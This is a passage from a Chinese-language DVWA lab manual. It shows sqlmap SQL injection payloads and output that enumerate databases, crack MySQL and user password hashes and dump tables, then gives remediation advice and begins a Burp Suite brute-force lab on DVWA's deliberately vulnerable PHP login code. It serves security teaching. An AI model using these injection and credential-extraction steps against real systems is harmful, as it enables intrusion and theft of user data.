Accept-Language: zh-CN,zh;q=0.8
Cookie: security=low; PHPSESSID=hgveismme9msimjn0th5hcsic2
Connection: close
```

步骤 2 运行 sqlmap

在桌面双击打开 sqlmap 快捷方式，输入 `sqlmap.py -r test.txt -v 3`（-r：从文件中加载 http 请求，-v3：在注入时显示使用的 payload），遇到选择项直接回车即可，sqlmap 会自动判断注入是否存在，结果如下，id 字段存在注入漏洞。

```

C:\Windows\system32\cmd.exe
sqlmap identified the following injection point(s) with a total of 144 HTTP(s) requests:
---
Parameter: id <GET>
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)

  Payload: id=1' OR NOT 1564=1564#&Submit=Submit
  Vector: OR NOT [INFERENC1]#

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=1' AND (SELECT 3888 FROM (SELECT COUNT(*), CONCAT(0x71786a6b71, (SELECT (ELT(3888=3888,1))) , 0x716b6b6271, FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) -- kkpU&Submit=Submit
  Vector: AND (SELECT [RANDNUM] FROM (SELECT COUNT(*), CONCAT(' [DELIMITER_START]', [QUERY], ' [DELIMITER_STOP]', FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=1' AND SLEEP(5)-- Dnoj&Submit=Submit
  Vector: AND [RANDNUM]=IF(<[INFERENC1],SLEEP([SLEEPTIME]),[RANDNUM])

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT CONCAT(0x71786a6b71,0x7773424178746347744c78574249637965725458444948464568566161514f6c5971467572666f4c,0x716b6b6271),NULL#&Submit=Submit
  Vector: UNION ALL SELECT [QUERY],NULL#
---
[15:36:33] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.4.45, Apache 2.4.23
back-end DBMS: MySQL >= 5.0
[15:36:33] [INFO] fetched data logged to text files under 'C:\Users\zjdx\AppData\Local\sqlmap\output\172.16.201.1'

[*] ending @ 15:36:33 /2019-05-21/

C:\Tools\sqlmap>

```

- Sqlmap 的一些常用命令

```
sqlmap.py -r test.txt -dbs // 获取所有数据库实例
```

```
sqlmap.py -r test.txt --current-db // 查看当前数据库
```

```
sqlmap.py -r test.txt --users // 获取所有数据库用户
```

```
sqlmap.py -r test.txt --current-user // 查看当前用户
```

```
sqlmap.py -r test.txt --passwords // 查看所有数据库用户口令，并尝试破解明文口令
```

```
sqlmap.py -r test.txt --tables -D "数据库" // 获取某个数据库的所有表名称
```

```
sqlmap.py -r test.txt --columns -T "表名" -D "数据库" // 获取某个数据表的所有列名称
```

```
sqlmap.py -r test.txt --dump -C "字段, 字段" -T "表名" -D "数据库" // 获取某个数据表中指定列的数据内容
```

获取所有数据库实例

```
[14:29:03] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.4.45, Apache 2.4.23
back-end DBMS: MySQL >= 5.0
[14:29:03] [INFO] fetching database names
[14:29:03] [DEBUG] resuming configuration option 'notString' ('Me')
[14:29:03] [PAYLOAD] 1' UNION ALL SELECT NULL,CONCAT(0x71626b7071,IFNULL(CAST(sc
hema_name AS CHAR),0x20),0x717a767a71) FROM INFORMATION_SCHEMA.SCHEMATA#
[14:29:03] [WARNING] reflective value(s) found and filtering out
[14:29:03] [DEBUG] performed 1 queries in 0.07 seconds
available databases [5]:
[*] dwwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] test

[14:29:03] [INFO] fetched data logged to text files under 'C:\Users\lwhat\AppData
a\Local\sqlmap\output\192.168.38.170'

[*] ending @ 14:29:03 /2019-03-15/

C:\Python27\sqlmap>sqlmap.py -r test.txt -v 3 --dbs_
```

查看当前数据库

```
[14:30:16] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.4.45, Apache 2.4.23
back-end DBMS: MySQL >= 5.0
[14:30:16] [INFO] fetching current database
[14:30:16] [DEBUG] resuming configuration option 'notString' ('Me')
[14:30:16] [PAYLOAD] 1' UNION ALL SELECT NULL,CONCAT(0x71626b7071,IFNULL(CAST(DA
TBASE() AS CHAR),0x20),0x717a767a71)#
[14:30:16] [WARNING] reflective value(s) found and filtering out
[14:30:16] [DEBUG] performed 1 queries in 0.07 seconds
current database: 'dwwa'
[14:30:16] [INFO] fetched data logged to text files under 'C:\Users\lwhat\AppData
a\Local\sqlmap\output\192.168.38.170'

[*] ending @ 14:30:16 /2019-03-15/

C:\Python27\sqlmap>sqlmap.py -r test.txt -v 3 --current-db_
```

获取所有数据库用户

```
[14:31:28] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.4.45, Apache 2.4.23
back-end DBMS: MySQL >= 5.0
[14:31:28] [INFO] fetching database users
[14:31:28] [DEBUG] resuming configuration option 'notString' ('Me')
[14:31:28] [PAYLOAD] 1' UNION ALL SELECT NULL,CONCAT(0x71626b7071,IFNULL(CAST(gr
antee AS CHAR),0x20),0x717a767a71) FROM INFORMATION_SCHEMA.USER_PRIVILEGES#
[14:31:28] [WARNING] reflective value(s) found and filtering out
[14:31:28] [DEBUG] performed 1 queries in 0.08 seconds
database management system users [3]:
[*] 'root'@'127.0.0.1'
[*] 'root'@'::1'
[*] 'root'@'localhost'

[14:31:28] [INFO] fetched data logged to text files under 'C:\Users\lwhat\AppData
a\Local\sqlmap\output\192.168.38.170'

[*] ending @ 14:31:28 /2019-03-15/

C:\Python27\sqlmap>sqlmap.py -r test.txt -v 3 --users
```

查看当前用户

```
[14:32:48] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.4.45, Apache 2.4.23
back-end DBMS: MySQL >= 5.0
[14:32:48] [INFO] fetching current user
[14:32:48] [DEBUG] resuming configuration option 'notString' ('Me')
[14:32:48] [PAYLOAD] 1' UNION ALL SELECT NULL,CONCAT(0x71626b7071,IFNULL(CAST(CU
RRENT_USER() AS CHAR),0x20),0x717a767a71)#
[14:32:48] [WARNING] reflective value(s) found and filtering out
[14:32:48] [DEBUG] performed 1 queries in 0.07 seconds
current user: 'root@localhost'
[14:32:48] [INFO] fetched data logged to text files under 'C:\Users\lwhat\AppData
a\Local\sqlmap\output\192.168.38.170'

[*] ending @ 14:32:48 /2019-03-15/

C:\Python27\sqlmap>sqlmap.py -r test.txt -v 3 --current-user
```

查看所有用户口令，并尝试破解明文口令

```
[17:10:58] [INFO] cracked password ' current status: laeco... -ro
[17:10:58] [
[17:10:59] for user ' [root@localhost] [kn1]... /NF0
database management system users password hashes:
[*] root [1]:
password hash: *81F5E21E35407D884A6CD4A731AEBFB6AF209E1B
clear-text password: root
[17:12:39] [INFO] fetched data logged to text files under 'C:\Users\lwhat\AppData
a\Local\sqlmap\output\192.168.38.170'

[*] ending @ 17:12:39 /2019-03-15/

C:\Python27\sqlmap>sqlmap.py -r test.txt -v 3 --passwords
```

获取数据库 dvwa 的所有表名称

```
[17:22:16] [INFO] fetching tables for database: 'dvwa'
[17:22:16] [DEBUG] resuming configuration option 'notString' ('Me')
[17:22:16] [PAYLOAD] 1' UNION ALL SELECT NULL,CONCAT(0x71626b7071,IFNULL(CAST(ta
ble_name AS CHAR),0x20),0x717a767a71) FROM INFORMATION_SCHEMA.TABLES WHERE table
_schema IN (0x64767761)#
[17:22:16] [WARNING] reflective value(s) found and filtering out
[17:22:16] [DEBUG] performed 1 queries in 0.09 seconds
Database: dvwa
2 tables
+-----+
| guestbook |
| users |
+-----+
[17:22:16] [INFO] fetched data logged to text files under 'C:\Users\lwhat\AppData
a\Local\sqlmap\output\192.168.38.170'

[*] ending @ 17:22:16 /2019-03-15/

C:\Python27\sqlmap>sqlmap.py -r test.txt -v 3 --tables -D dvwa
```

获取数据库表 users 的所有列名称

```
[17:23:39] [INFO] fetching columns for table 'users' in database 'dwua'
[17:23:39] [DEBUG] resuming configuration option 'notString' <'Me'>
[17:23:39] [PAYLOAD] 1' UNION ALL SELECT NULL,CONCAT(0x71626b7071,IFNULL(CAST(co
lumn_name AS CHAR),0x20),0x756f706c7463,IFNULL(CAST(column_type AS CHAR),0x20),0
x717a767a71) FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name=0x7573657273 AND t
able_schema=0x64767761#
[17:23:39] [WARNING] reflective value(s) found and filtering out
[17:23:39] [DEBUG] performed 1 queries in 0.09 seconds

Database: dwua
Table: users
[8 columns]

+-----+-----+
| Column | Type |
+-----+-----+
| user    | varchar(15) |
| avatar  | varchar(70) |
| failed_login | int(3) |
| first_name | varchar(15) |
| last_login | timestamp |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id  | int(6) |
+-----+-----+

[17:23:39] [INFO] fetched data logged to text files under 'C:\Users\lwhat\AppData
a\Local\sqlmap\output\192.168.38.170'

[*] ending @ 17:23:39 /2019-03-15/

C:\Python27\sqlmap>sqlmap.py -r test.txt -u 3 -D dwua -T users --columns
```

我们关注的是 user 和 password 的内容，dump 其内容，注意：括号中的明文口令为 sqlmap 利用自身自带的字典对密文进行破解获取，非数据库原始存储。

```
Database: dwua
Table: users
[5 entries]

+-----+-----+
| user | password |
+-----+-----+
| 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b <charley> |
| admin | 5f4dcc3b5aa765d61d8327deb882cf99 <password> |
| gordonb | e99a18c428cb38d5f260853678922e03 <abc123> |
| pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 <letmein> |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 <password> |
+-----+-----+

[19:07:04] [INFO] table 'dwua.users' dumped to C:\ file 'C:\Users\lwhat\AppData
Local\sqlmap\output\192.168.38.170\dump\dwua\users.csv'
[19:07:04] [INFO] fetched data logged to text files under 'C:\Users\lwhat\AppData
a\Local\sqlmap\output\192.168.38.170'

[*] ending @ 19:07:04 /2019-03-15/

C:\Python27\sqlmap>sqlmap.py -r test.txt -u 3 -D dwua -T users -C "user,password"
--dump
```


其他用法:

sqlmap.py -r test.txt --dump -D "数据库" //查询指定数据库所有内容(脱库)

```
[19:14:09] [INFO] table 'dwva.users' dumped to CSV file 'C:\Users\lwhat\AppData\Local\sqlmap\output\192.168.38.170\dump\dwva\users.csv'
[19:14:09] [INFO] fetching columns for table 'guestbook' in database 'dwva'
[19:14:09] [PAYLOAD] 1' UNION ALL SELECT NULL,CONCAT(0x71626b7071,IFNULL(CAST(column_name AS CHAR),0x20),0x756f706c7463,IFNULL(CAST(column_type AS CHAR),0x20),0x717a767a71) FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name=0x67756573746626666b AND table_schema=0x64767761#
[19:14:09] [DEBUG] performed 1 queries in 0.05 seconds
[19:14:09] [INFO] fetching entries for table 'guestbook' in database 'dwva'
[19:14:09] [PAYLOAD] 1' UNION ALL SELECT NULL,CONCAT(0x71626b7071,IFNULL(CAST(comment AS CHAR),0x20),0x756f706c7463,IFNULL(CAST(comment_id AS CHAR),0x20),0x756f706c7463,IFNULL(CAST(name AS CHAR),0x20),0x717a767a71) FROM dwva.guestbook#
[19:14:10] [DEBUG] performed 1 queries in 0.05 seconds
[19:14:10] [DEBUG] analyzing table dump for possible password hashes
Database: dwva
Table: guestbook
[1 entry]
+-----+-----+-----+
| comment_id | name | comment |
+-----+-----+-----+
| 1 | test | This is a test comment. |
+-----+-----+-----+

[19:14:10] [INFO] table 'dwva.guestbook' dumped to CSV file 'C:\Users\lwhat\AppData\Local\sqlmap\output\192.168.38.170\dump\dwva\guestbook.csv'
[19:14:10] [INFO] fetched data logged to text files under 'C:\Users\lwhat\AppData\Local\sqlmap\output\192.168.38.170'

[*] ending @ 19:14:10 /2019-03-15/

C:\Python27\sqlmap>sqlmap.py -r test.txt -v 3 -D dwva --dump
```

sqlmap.py -r test.txt --sql-shell // 进入伪交互式 sql shell 模式, 按照箭头指示, 输入相应的语句, 可以获得对应的结果。

```
sql-shell> select user from mysql.user;
[19:18:04] [INFO] fetching SQL SELECT statement query output: 'select user from mysql.user'
[19:18:04] [DEBUG] performed 0 queries in 0.00 seconds
select user from mysql.user [1]:
[*] root

sql-shell> select user();
[19:18:11] [INFO] fetching SQL SELECT statement query output: 'select user()'
[19:18:11] [DEBUG] performed 0 queries in 0.00 seconds
select user(): 'root@localhost'

sql-shell> select @@version;
[19:18:15] [INFO] fetching SQL SELECT statement query output: 'select @@version'
[19:18:15] [DEBUG] performed 0 queries in 0.00 seconds
select @@version: '5.5.53'
sql-shell>
```

3.3 漏洞相关修复建议

- 防止注入漏洞需要将数据与命令语句、查询语句分隔开来。
- 最佳选择是使用安全的 API, 完全避免使用解释器, 或提供参数化界面的接口, 或迁移到 ORM 或实体框架。
- 当参数化时, 存储过程仍然可以引入 SQL 注入, 如果 PL/SQL 或 T-SQL 将查询和数据连接在一起, 或者执行带有立即执行或 exec() 的恶意数据。

- 使用正确的或“白名单”的具有恰当规范化的输入验证方法同样会有助于防止注入攻击，但这不是一个完整的防御，因为许多应用程序在输入中需要特殊字符，例如文本区域或移动应用程序的 API。
- 对于任何剩余的动态查询，可以使用该解释器的特定转义语法转义特殊字符。OWASP 的 Java Encoder 和类似的库提供了这样的转义例程。
- SQL 结构，比如：表名、列名等无法转义，因此用户提供的结构名是非常危险的。这是编写软件中的一个常见问题。
- 在查询中使用 LIMIT 和其他 SQL 控件，以防止在 SQL 注入时大量地泄露记录。

4 暴力破解（Brute Force）实验


4.1 实验介绍

4.1.1 关于本实验

Web 应用安全实验主要使用 DVWA 平台针对注入、暴力破解、文件上传与 XSS 进行实操，在开始实验前，请确认：

- 防火墙安全策略是否配置正确，取消不必要的限制。
- 实验使用的主机为 kali，通过控制台登录，用户名：root，密码：root。

实验使用到的 DVWA 平台地址为：<http://192.168.2.10/dvwa>，账户名：admin，密码：password。实验根据平台安全等级共分为三级，具体设置方式为单击主页左侧“DVWA Security > Security Level”进行设置，如下图所示。



4.1.2 暴力破解介绍

暴力破解攻击是指攻击者通过系统地组合并尝试所有的可能性以破解用户的用户名、密码等敏感信息。攻击者往往借助自动化脚本工具来发动暴力破解攻击。

根据暴力破解的穷举方式，其攻击行为可以分为：


- **字典攻击法**，使用字典中已存在的用户名、密码进行猜破；
- **穷举法**，攻击者首先列出密码组合的可能性（如数字、大写字母、小写字母、特殊字符等），然后按密码长度从 1 位、2 位....构成不同的账号和密码对，然后逐个猜试；
- **组合式攻击法**，使用字典攻击和穷举法的组合攻击方式。

4.1.3 实验目的

通过使用 burpsuite 软件与 python 脚本进行暴力破解操作，了解暴力破解的原理。

4.1.4 实验规划

本实验环境依托于 DVWA 中 Brute Force 漏洞环境。在 DVWA 平台中选择 Brute Force 实验内容。



The image shows the DVWA (Damn Vulnerable Web Application) interface for the 'Vulnerability: Brute Force' section. The page has a dark header with the DVWA logo. On the left is a sidebar menu with various vulnerability categories. The main content area is titled 'Vulnerability: Brute Force' and contains a 'Login' form with 'Username' and 'Password' input fields and a 'Login' button. Below the form is a 'More Information' section with three links. At the bottom left, it shows 'Username: admin', 'Security Level: low', and 'PHPIDS: disabled'. At the bottom right are 'View Source' and 'View Help' buttons.

Vulnerability: Brute Force

Login

Username:

Password:

More Information

- [https://www.owasp.org/index.php/Testing_for_Brute_Force_\(OWASP-AT-004\)](https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004))
- <http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

4.2 实验任务流程

4.2.1 Low Security Level

DVWA 源码如下：

```
<?php

if( isset( $_GET[ 'Login' ] ) ) {
    // Get username
    $user = $_GET[ 'username' ];

    // Get password
    $pass = $_GET[ 'password' ];
    $pass = md5( $pass );

    // Check the database
    $query = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass'";
    $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );

    if( $result && mysql_num_rows( $result ) == 1 ) {
        // Get users details
        $avatar = mysql_result( $result, 0, "avatar" );

        // Login successful
        echo "<p>Welcome to the password protected area {$user}</p>";
        echo "<img src=\"{$avatar}\" />";
    }
    else {
        // Login failed
        echo "<pre><br />Username and/or password incorrect.</pre>";
    }

    mysql_close();
}

?>
```

源码分析：


服务器只验证了参数 `Login` 是否被设置，没有任何的防爆破机制。因此我们可以直接展开爆破。

步骤 1 设置 burpsuite

打开 kali 命令行，输入 “burpsuite” 开启软件；打开浏览器，在 “设置 > 网络 > 高级” 中设置网页代理为 127.0.0.1:8080


步骤 2 截获 http 请求报文

在 burpsute 的 proxy 模块中 intercept 选择 intercept is on，在 DVWA 系统的 Brute Force 模块中 username 输入 admin，Password 随便输入字符串，点击 login




步骤 3 发送报文至 intruder

在 burpsuite 界面中点击 Action，选择 send to Intruder




步骤 4 设置攻击位置

点击 burpsuite 的 intruder 模块，选择 Positions 功能，点击 clear\$按钮

